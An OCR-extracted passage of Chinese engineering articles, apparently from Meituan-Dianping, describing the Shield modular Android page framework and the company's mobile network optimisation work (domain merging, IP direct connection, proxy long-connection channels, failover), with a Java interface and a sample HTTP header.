
1. 生命周期回调。
2. 提供一个 SectionCellInterface。

其中，SectionCellInterface 是模块的视图逻辑抽象。一个模块可以为页面提供一个连续的包含多块（Section）的 UI 片段，每一块视图可以是视觉上的单行（Row）视图，也可以是多行视图。具体的接口定义如下：

```
public interface SectionCellInterface {
    int getSectionCount();
    int getRowCount(int sectionPosition);
    int getViewType(int sectionPosition, int rowPosition);
    int getViewTypeCount();
    View onCreateView(ViewGroup parent, int viewType);
    void updateView(View view, int sectionPosition, int rowPosition, ViewGroup parent);
}
```


一个模块化页面的组成结构

有了模块承担绝大部分的页面逻辑，Shield 框架中的页面就变成了一个单纯的模块容器。页面通过不同的模块配置（Config）来灵活改变自己的视图展现，同时在模块配置（Config）中，定义了模块的位置信息，这样除了本地配置之外，Shield 框架也可以很容易就能支持后端动态下发模块配置，以达到客户端的一定动态性。



在接入了 Shield 框架的页面中，还有两个比较重要的角色，分别是模块管理器（AgentManager）和视图管理器（CellManager）。


其中，模块管理器（AgentManager）负责模块的创建、销毁、生命周期分发等工作。而视图管理器（CellManager）则负责将模块所提供的视图片段（SectionCellInterface）有序地添加到页面中，并在适当的时候对这些视图进行更新。



模块通信

在某些场景下，页面中的一些视图片段会根据用户操作发生一些联动。而当这些视图片段处于不同的模块中时，这些模块就需要进行通信。

在这种情况下，如果让模块与模块直接进行交互，就无法避免模块之间的耦合，这样既无法保证模块的独立性，也影响可复用性。于是我们基于 RxJava 设计实现了观察者模式的白板组件，在 Shield 框架中称之为 WhiteBoard。WhiteBoard 在一个页面中唯一，所有模块共享，模块之间或是模块与页面的通信都通过 WhiteBoard 来进行。




Shield 框架关注的重点

灵活配置

只要把模块配置放到远端，通过统一的配置后台进行配置，就可以很轻松地实现 App 中各个页面一定的动态化特性，无需借助其它插件化、热补丁等方案。

下图便是美团点评开发的页面模块配置后台：



多端统一

我们通过提供多端统一的模块化框架，减少开发者在不同平台的视觉实现差异上耗费的精力，从而将精力集中于如何实现具体的视图片段。Shield 框架针对 Native 开发中常见的画分隔线、loading 动画等一系列场景做了抽象，为模块提供了丰富的定制化功能，简化了 App 开发过程中占比较高的视图开发工作。

动态化

模块化框架对模块的业务和视图逻辑行为都做了一定的抽象，这样，ReactNative 一类的动态化方案不仅可以运用到视图绘制层面上，同时也可以通过不同的 JSBridge 实现模块业务逻辑的动态化。而配置后台不仅可以动态调整模块，同时可以动态调整模块的内部展示，这样整个模块化框架可以通过配置后台实现不同粒度的页面动态化方案。有关动态模块的相关方案，后续将另文详述。

页面混排与稳定性

借助于模块化框架，可以有效地降低诸如 ReactNative 等开源框架的接入成本，无需对整个页面进行改造，而是在模块级的粒度上进行快速试错，有效控制影响范围，提升页面整体的稳定性。

围绕模块化框架的工具链及生态圈

我们还在逐步建设围绕模块化框架的工具链及生态圈，包括基于模块的自动化测试、声明式打点、动态化等项目。

结语

在美团点评的多业务线运营背景下，大部分页面通过 Activity+Fragment+Agent 的模块化架构支撑了大量的业务差异化定制需求。同时我们结合业务特点，沉淀了列表型模块、Tab 锚点型模块等多种组件型模块。除了提升开发效率外，模块化框架在我们针对各业务解耦、跨 Team 协同开发等方面也扮演了重要的角色。

希望大家多多支持我们的开源项目 Shield，也欢迎大家多提意见，互相交流移动端架构方面的经验与心得。

美团点评移动网络优化实践

周辉

为何要做网络优化

网络优化对于 App 产品的用户体验至关重要，与公司的运营和营收息息相关。这里列举两个公开的数据：

“页面加载超过 3 秒，57% 的用户会离开。”

“Amazon 页面加载延长 1 秒，一年就会减少 16 亿美金营收。”


在做网络优化前，我们首先要为网络通信质量设立一个标尺。

在美团点评，监控团队开发了基于端到端的客户端监控平台。这里要先解释一下“端到端”的含义：是指请求从客户端发出到服务端响应返回的整个过程。它区别于后台服务监控，是一种从用户角度观察到的真实体验监控。

监控页面如图所示：

通过基于命令字的、多维度、实时的监控工具，可以及时发现线上问题。

为了方便发现问题，我们在公司内统一了网络响应状态码的范围。通过状态码的分段范围，也可以迅速清晰地看到网络成败的原因和占比。



有了监控工具后，我们来讨论：移动网络请求过程中，出现了哪些最常见的问题？首先是网络不可用的问题。主要由以下几种原因导致：

- GFW 的拦截，原因你懂的。
- DNS 的劫持，端口的意外封禁等。
- 偏远地区网络基础设施比较差。

其次是网络加载时间长。原因包括：

- 移动设备出于省电的目的，发出网络请求前需要先预热通信芯片。
- 网络请求需要跨网络运营商，物理路径长。
- HTTP 请求是基于 Socket 设计的，请求发起之前会经历三次握手，断开时又会进行四次挥手。

最后是 HTTP 协议的数据安全问题。原因有：

- HTTP 协议的数据容易被抓包。Post 包体数据经过加密能够避免泄露，但协议中的 URL 和 header 部分还是会暴露给抓包软件。HTTPS 也面临相似的问题。

运营商数据恶意篡改严重。如下图中，App 的网页中就被运营商插入了广告。

基于短连的优化

面对上述网络问题，我们首先在 HTTP 短连请求中进行了一些优化尝试。

短连方案一、域名合并方案

随着开发规模逐渐扩大，各业务团队出于独立性和稳定性的考虑，纷纷申请了自己的三级域名。App 中的 API 域名越来越多。如下所示：

search.api.dianping.com

ad.api.dianping.com

tuangou.api.dianping.com

waimai.api.dianping.com

movie.api.dianping.com


...

App 中域名多了之后，将面临下面几个问题：

- HTTP 请求需要跟不同服务器建立连接。增加了网络的并发连接数量。
- 每条域名都需要经过 DNS 服务来解析服务器 IP。

如果想将所有的三级域名都合并为一个域名，又会面临巨大的项目推进难题。因为不同业务团队当初正是出于独立性和稳定性的考虑才把域名进行拆分，现在再想把域名合并起来，势必会遭遇巨大的阻力。

所以我们面临的是：既要将域名合并，提升网络连接效率，又不能改造后端业务服务器。经过讨论，我们想到了一个折中的方案。



该方案的核心思想在于：保持客户端业务层代码编写的网络请求与后端业务服务器收到的请求保持一致，请求发出前，在客户端网络层对域名收编，请求送入后端，在 SLB(Server Load Balancing) 中对域名进行还原。

网络请求发出前，在客户端的网络底层将 URL 中的域名做简单的替换，我们称之为“域名收编”。

例如：URL "http://ad.api.dianping.com/command?param1=123" 在网络底层被修改为 "http://api.dianping.com/ad/command?param1=123" 。

这里，将域名 "ad.api.dianping.com" 替换成了 "api.dianping.com"，而紧跟在域名后的其后的 "ad" 表示了这是一条与广告业务有关的域名请求。

依此类推，所有 URL 的域名都被合并为 "api.dianping.com"。子级域名信息被隐藏在了域名后的 path 中。

被改造的请求被送到网络后端，在 SLB 中，拥有与客户端网络层相反的一套域名反收编逻辑，称为“域名还原”。

例如："http://api.dianping.com/ad/command?param1=123" 在 SLB 中被还原为 "http://ad.api.dianping.com/command?param1=123" 。

SLB 的作用是将请求分发到不同的业务服务器，在经过域名还原之后，请求已经与客户端业务代码中原始请求一致了。


该方案具有如下优势：

1. 域名得到了收编，减少了 DNS 调用次数，降低了 DNS 劫持风险。
2. 针对同一域名，可以利用 Keep-Alive 来复用 Http 的连接。
3. 客户端业务层不需要修改代码，后端业务服务也不需要进行任何修改。

短连方案二、IP 直连方案

经过域名合并方案，我们已经将所有的域名都统一成了 "api.dianping.com"。针对这唯一的域名，我们可以在客户端架设自己的 DNS 服务。

方案很简单：程序启动的时候拉取 "api.dianping.com" 对应的所有的 IP 列表；对所有 IP 进行跑马测试，找到速度最快的 IP。后续所有的 HTTPS 请求都将域名更换为跑马最快的 IP 即可。



举个例子，假如：经过跑马测试发现域名 "api.dianping.com" 对应最快的 IP 是 "1.23.456.789"。

URL"http://api.dianping.com/ad/command?param1=123" 将被替换为 "http://1.23.456.789/ad/command?param1=123"

IP 直连方案有下面几大优势：

1. 摒弃了系统 DNS，减少外界干扰，摆脱 DNS 劫持困扰。
2. 自建 DNS 更新时机可以控制。
3. IP 列表更换方便。

此外，如果你的 App 域名没有经过合并，域名比较多，也建议可以尝试使用 HttpDNS 方案。参考：http://www.tuicool.com/articles/7nAJBb 对 HTTPS 中的证书处理：

> HTTPS 由于要求证书绑定域名，如果做 IP 直连方案可能会遇到一些麻烦，这时我们需要对客户端的 HTTPS 的域名校验部分进行改造，参见：http://blog.csdn.net/github_34613936/article/details/51490032。

经过域名合并加上 IP 直连方案改造后，HTTP 短连的端到端成功率从 95% 提升到 97.5%，网络延时从 1500 毫秒降低到了 1000 毫秒，可谓小投入大产出。

接下来要想进一步提升端到端成功率，就要开始进行长连通道建设了。

长连通道建设

提到长连通道建设，首先让人想到的应该是 HTTP/2 技术。它具有异步连接多路复用、头部压缩、请求响应管线化等众多优点。

如果查看 HTTP/2 的拓扑结构，其实非常简单：

HTTP/2 在客户端与服务器之间建立长连通道，将同一域名的请求都放在长连通道上进行。这种拓扑结构有如下一些缺点：

1. 请求基于 DNS，仍将面临 DNS 劫持风险。
2. 不同域名的请求需要建立多条连接。
3. 网络通道难以优化。客户端与服务器之间是公网链路。如果在多地部署服务器，成本消耗又会很大。
4. 业务改造难度大。部署 HTTP/2，需要对业务服务器进行改造，而且使用的业务服务器越多，需要改造的成本也越大。
5. 网络协议可订制程度小。

与 HTTP/2 相区别，我们这里推荐另一种代理长连的模式。这种模式的拓扑图如下：

基本思路为：在客户端与业务服务器之间架设代理长连服务器，客户端与代理服务器建立 TCP 长连通道，客户端的 HTTP 请求被转换为了 TCP 通道上的二进制数据包。代理服务器负责与业务服务器进行 HTTP 请求，请求的结果通过长连通道送回客户端。

与 HTTP/2 模式对比，代理长连模式具有下面一些优势：

1. 对 DNS 无依赖。客户端与代理服务器之间的长连通道是通过 IP 建立的，与 DNS 没有关系。客户端的 HTTP 请求被转换为二进制数据流送到代理服务器，也不需要进行 DNS 解析。代理服务器转发请求到业务服务器时，都处于同一内网，因此可以自己搭建 DNS 服务，减少对公网 DNS 服务的依赖。从这个层面上说，代理长连模式天生具有防 DNS 劫持的能力。
2. 不同域名的请求可以复用同一条长连通道。
3. 通道易优化。与部署业务服务器相比，部署代理长连服务器的代价就小了很

多，可以在全国甚至全世界多地部署代理长连服务器。客户端在选择代理长连服务器时，可以通过跑马找到最快的服务器 IP 进行连接。另一方面，代理服务器与业务服务器之间的网络通道也可以进行优化，通过架设专线或者租用腾讯云等方式可以大大提升通道服务质量。

4. 对业务完全透明。客户端的业务代码只要接入网络层的 SDK 即可，完全不用关心网络请求使用的是长连通道还是短连通道。代理服务器将客户端的请求还原为 HTTP 短连方式送到业务服务器，业务服务器不需要进行任何改造。
5. 网络协议完全自定义。

在长连通道项目的早期，出于快速推进的目的，同时受限于建设代理长连服务器需要投入大量资金，我们首先接入使用了腾讯的维纳斯（WNS）服务（官网地址：https://www.qcloud.com/product/wns ）。

WNS 服务采用的也是代理长连模式，依托腾讯云的强大硬件建设，我们使用下来发现端到端成功率可以达到 99.6% 以上。（PS：这里的提到的端到端成功率与官网宣传的 99.9% 不同是由于统计口径的不同。）

由于腾讯 WNS 服务是面向公众的云服务，服务的客户远不止一家，无法完全满足我们公司技术需求的快速变更，因此还是需要进行自己的长连通道项目建设。

自建长连建设大概可以分为以下几个周期：

① 中转服务的开发和部署

作为开发的初级阶段，这一时期的任务主要是搭建代理中转服务器，并架设完整链路结构。


② 加密通道的建设

为了保护 TCP 通道上数据的安全性，客户端与代理长连服务器之间的二进制通信数据可以利用加密来保障数据安全。

③ 专线建设


在代理长连服务器与后台业务服务器之间建设专线。使用专线，可以大大降低公网环境的干扰，保障服务的稳定性。

④ 自动降级 Failover 建设



由于客户端的请求都放在 TCP 通道上进行，当代理长连服务器需要升级或者由于极端情况发生了故障时，将会造成客户端的整体网络服务不可用。为了解决这个问题，我们准备了 Failover 降级方案。当 TCP 通道无法建立或者发生故障时，可以使用 UDP 面向无连接的特性提供另一条请求通道，或者绕过代理长连服务器之间向业务服务器发起 HTTP 公网请求。本文的后面章节有展示 Failover 机制的实际效果。


⑤ 多地部署接入点



在全国多地部署代理长连接入点。客户端与接入点建立长连通道时，可以选择最快的服务器就近接入，从而大大降低通道连接速度并提升通信质量。

我们在近两年的网络优化实践中，将客户端的网络通道服务整理成了一个独立的 SDK，SDK 内除了包含了自建的长连通信服务，也包含了 WNS 等网络通道。

完整的网络通道拓扑图如下所示：




图中网络通道 SDK 包含了三大通信通道：

1. CIP 通道：CIP 通道就是上文中提到的自建代理长连通道。CIP 是 China Internet Plus 的缩写，为美团点评集团的注册英文名称。App 中绝大部分的请求通过 CIP 通道中的 TCP 子通道与长连服务器（CIP Connection Server）通信，长连服务器将收到的请求代理转发到业务服务器（API Server）。由于 TCP 子通道在一些极端情况下可能会无法工作，我们在 CIP 通道中额外部署了 UDP 子通道和 HTTP 子通道，其中 HTTP 子通道通过公网绕过长连服务器与业务服务器进行直接请求。CIP 通道的平均端到端成功率目前已达 99.7%，耗时平均在 350 毫秒左右。
2. WNS 通道：出于灾备的需要，腾讯的 WNS 目前仍被包含在网络通道 SDK 中。当极端情况发生，CIP 通道不可用时，WNS 通道还可以作为备用的长连替代方案。
3. HTTP 通道：此处的 HTTP 通道是在公网直接请求 API Server 的网络通道。出于长连通道重要性的考虑，上传和下载大数据包的请求如果放在长连上进行都有可能导致长连通道的拥堵，因此我们将 CDN 访问、文件上传和频繁的日志上报等放在公网利用 HTTP 短连进行请求，同时也减轻代理长连服务器的负担。

> 推送方案：在网络通道拓扑图的右上角，有个 Push Server。它是考虑到 TCP 通道的双工特性，为网络通道 SDK 提供推送的能力。利用通知推送，可以在服务器数据发生变化时及时通知客户端。推送方案可以替换掉代码中常见的耗时低效的轮询方案。

案例展示


下图展示了某开机接口在接入长连后的端到端成功率对比：



上图中黑色曲线是某开机接口在短连通道下的成功率曲线。成功率平均只有81%，抖动的特别剧烈，说明网络服务稳定性不够。

蓝色曲线是同一接口在长连通道下的成功率曲线。成功率平均已达到 99%，抖动大幅减小。

成功延时对比图：




上图中展示了同样情况下的成功延时曲线。蓝色线为长连延时曲线，黑色线为短连延时曲线。

接下来我们看 Failover 的效果展示图。

下图展示了 2015 年的一次长连服务器故障。

当时 Android 客户端采用了 Failover 方案，在长连不可用时 Failover 到短链或

者 UDP 通道上。与未采用 Failover 方案的 iOS 客户端相比，Failover 机制在维持网络整体可用性方面体现出了非常大的优势。




网络配置系统

网络通道 SDK 包含了 CIP|WNS|HTTP 三大通道，不同的通道具有各自的优缺点，控制各请求选择合适的网络通道成了迫在眉睫的重要课题。

为此我们开发了网络配置系统，通过下发指令，调整 App 中网络通道 SDK 中的通道选择策略，可以控制不同的 API 请求动态切换网络通道。

下图是某接口的线上通道切换示意图：



类别	成功率(%)	总请求数	成功平均延迟(ms)	平均发包(B)	平均回包(B)
当前值	99.552%	173,785	1,824.492	0	988
对比值	96.901%	130,919	816.690	0	996

图中展示了某接口切换 WNS 通道的过程。图中的黑色线代表短连通道下的请求数量曲线，蓝色线代表 WNS 通道下的请求数量曲线。通过线上控制系统下发了通道切换指令后，绝大部分的短连请求在 5 分钟之内被切换成了 WNS 通道请求。

经验总结

在客户端开发过程中，我们发现：

- 长连通道建立越早，成功率越高。长连通道越早建立，越多的请求能够在长连通道上进行。特别是当 App 刚打开时，数量众多的请求同时需要发出。面对这种情况，我们采取的策略是首先建立长连通道，将众多请求放入等待发送队列中，待长连通道建立完毕后再将等待队列中的请求放在长连通道上依次送出。采用这种策略后，我们发现启动时的接口成功率平均提升了 1.4%，延时平均降低了 160 毫秒。
- TCP 数据包越大，传输时间越长。如果长连通道未采用类似 HTTP/2 中的数据切片技术，大的数据包非常容易导致长连通道的堵塞。
- 底层 SDK 上线新功能一定要有线上降级手段。当新功能上线了发生故障时，可以通过开关或参数控制，或是采用 ABTest 方式等进行降级，防止故障扩大化。
- iOS 和 Android 系统网络库存在很多默认行为。例如系统网络库会在内部处理网络重定向，再比如请求头中如果没有填写 Accept-Encoding 或 Content-Type 等字段，系统网络库会自动填写默认值。
- 一个容易忽视的地方：HTTP 的请求头键值对中的的键是允许相同和重复的。例如下图所示的 "Set-Cookie" 字段就是包含了多组的相同的键名称。与之类似的还有 "Cookie" 字段。在长连通信中，如果对 header 中的键值对用不加处理的字典方式保存和传输，就会造成数据的丢失。

```
HTTP/1.1 200 OK
Date: Tue, 27 Dec 2016 08:00:37 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: Keep-Alive
Vary: Accept-Encoding
Cache-Control: private
Cxy_all: baidu+974f270685250a6065fa7b5b8ad8dda7
Expires: Tue, 27 Dec 2016 07:59:48 GMT
X-Powered-By: HPHP
Server: BWS/1.1
X-UA-Compatible: IE=Edge,chrome=1
BDPAGETYPE: 1
BDQID: 0x960326970002436d
BDUSERID: 0
Set-Cookie: BDSVRTM=0; path=/
Set-Cookie: BD_HOME=0; path=/
Set-Cookie: H_PS_PSSID=1422_21084_18133_17001_21554_21672_20929; path=/; domain=.baidu.com
Content-Encoding: gzip

<!DOCTYPE html>
<!--STATUS OK-->
```

对于正在成长中的创业公司，我们有如下改善网络状况的建议：

- 收拢网络底层。随着公司的成长，开发团队越来越多，不可避免的将会引入越来越多的网络库。网络库多了之后，再对网络请求进行集中管理就非常困难了。我们的建议是在网络库与业务代码之间架设自己的网络层，业务的网络请求全部经过网络层代码进行请求。这样未来进行底层网络库的更换，或者网络通道的优化将变得容易很多。
